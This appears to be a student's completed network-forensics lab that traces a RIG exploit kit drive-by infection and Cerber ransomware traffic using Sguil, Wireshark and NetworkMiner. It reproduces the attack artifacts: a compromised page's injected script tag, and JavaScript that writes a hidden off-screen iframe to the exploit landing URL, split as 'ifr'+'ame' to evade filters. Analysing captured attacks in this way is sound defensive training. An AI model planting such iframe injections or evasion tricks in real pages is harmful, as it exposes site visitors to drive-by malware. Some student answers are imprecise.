
97a8033303692f9b7618056e49a24470525f7290

Investigate the Detection and Details tabs. Review the information that is provided on this hash value.

What did VirusTotal tell you about this file?

This step is skipped according to the canvas instruction

f. Close the browser and Wireshark. In Sguil, use alert ID 5.37 (Event Message **ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2**) to pivot to Wireshark and examine the HTTP requests.



```
No.    Time                 Source          Destination      Protocol Host           Info
     4 2017-01-27 22:54:43 172.16.4.193    194.87.234.129   HTTP     tyu.benme.com  GET /?q=zn_QMvXcJwDQDofGM
    10 2017-01-27 22:54:43 172.16.4.193    194.87.234.129   HTTP     tyu.benme.com  POST /?biw=Mozilla.102kd7
    93 2017-01-27 22:55:04 172.16.4.193    194.87.234.129   HTTP     tyu.benme.com  GET /?biw=Amaya.126qv100.

▸ Frame 4: 593 bytes on wire (4744 bits), 593 bytes captured (4744 bits)
▸ Ethernet II, Src: 5c:26:0a:02:a8:e4, Dst: 00:d0:ba:49:2c:a1
▸ Internet Protocol Version 4, Src: 172.16.4.193, Dst: 194.87.234.129
▸ Transmission Control Protocol, Src Port: 49203, Dst Port: 80, Seq: 1, Ack: 1, Len: 539
▸ Hypertext Transfer Protocol
```


Are there any similarities to the earlier alerts?

It is similar to 5.25 which has 2 requests and 1 post

Are the files similar? Do you see any differences?

Yes they are. The files name are different from the 5.25

g. Create a SHA-1 hash of the SWF file as you did previously.



Frame nr.	Filename	Extension	Size	Source host	S. port	De
4	index.html.6FC3A16F.html	html	5 213 B	194.87.234.129 [tyu.benme.com]	TCP 80	172
10	index.html.469256FD.html	html	90 805 B	194.87.234.129 [tyu.benme.com]	TCP 80	172
93	index.html.D6E6C7E0..swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80	172

File...	MD5
172.16...	96402...


index.html.D6E6C7E0..swf

LastWriteTime	1/27/2017 10:55 PM
MD5	f858070326067ba282d2a63969868e5a
Name	index.html.D6E6C7E0..swf
Path	/opt/networkminer/AssembledFiles/194.87.234.129/T
SHA1	97a8033303692f9b7618056e49a24470525f7290
SHA256	b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22
Size	16261

Is this the same malware that was downloaded in the previous HTTP session?

Yes it is.

h. In Sguil, the last 4 alerts in this series are related, and they also seem to be post-infection.



RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Doma
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top domain - Likely Host
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a *.top domain

Why do they seem to be post-infection?

Because these alert are all have the same purpose: to communicate with the malware server

What is interesting about first alert in the last 4 alerts in the series?

It is trying to send UDP code to the ransomeware server.

What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?

because the malware was trying to send the DNS request from the host, and the domain names are not real

Part 4: Examine Exploit Artifacts

In this part, you will examine some of the documents that your exported from Wireshark.

a. In **Security Onion**, open the *remodeling-your-kitchen-cabinets.html* file using your choice of text editor. This webpage initiated the attack.

Can you find the two places in the webpage that are part of the drive-by attack that started the exploit? **Hint**: the first is in the <head> area and the second is in the <body> area of the page.

The script load the file dle_js.js in the header from retrotip and in the body iframe tyu.benme.com will be used to load the content

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>



<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts" />

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement latest
comments" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -
->
<meta name="description"  content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" />

<meta name="keywords"  content="cabinets,kitchen,kitchen cabints,knobs,remodel" />
<some output omitted>
```

b. Open the dle_js.js file in choice of text editor and examine it.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;">  <div  style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe
src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrtt
gWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fUlL7ABPAuy2EyALQZnlY0IU1IQ8fj630PWwUWZ0pDRqx29
UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width=290
height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></div>');
```

What does the file do?

the file will load the iframe that the javascript write into the website that leads the clicker to tyu.benme.com

How does the code in the javascript file attempt to avoid detection?

The important that the code in the js file was the </ifr'+'ame> which was seperated from the syntax iframe

c. In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename.

Examine the file and answer the following questions:

What kind of file it is?

it is file .html

What are some interesting things about the iframe? Does it call anything?

in this situation, it is calling hidden start() function.

What does the start() function do?

in this situation, the start() function will call the webrowser to browse the URL attach to the iframe calling the start() function

What do you think the purpose of the getBrowser() function is?

the type of broswer in which the webpage is displayed

Reflection

Exploit Kits are fairly complex exploits that use a variety of methods and resources to carry out an attack. Interestingly EKs may be used to deliver diverse malware payloads. This is because the EK developer may offer the exploit kit as a service to other threat actors. Therefore, RIG EK has been associated with a number of different malware payloads. The following questions may require you investigate the data further using the tools that were introduced in this lab.

1. The EK used a number of websites. Complete the table below.

URL	IP Address	Function
www.bing.com	N/A	search engine links to legitimate webpage

2. It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.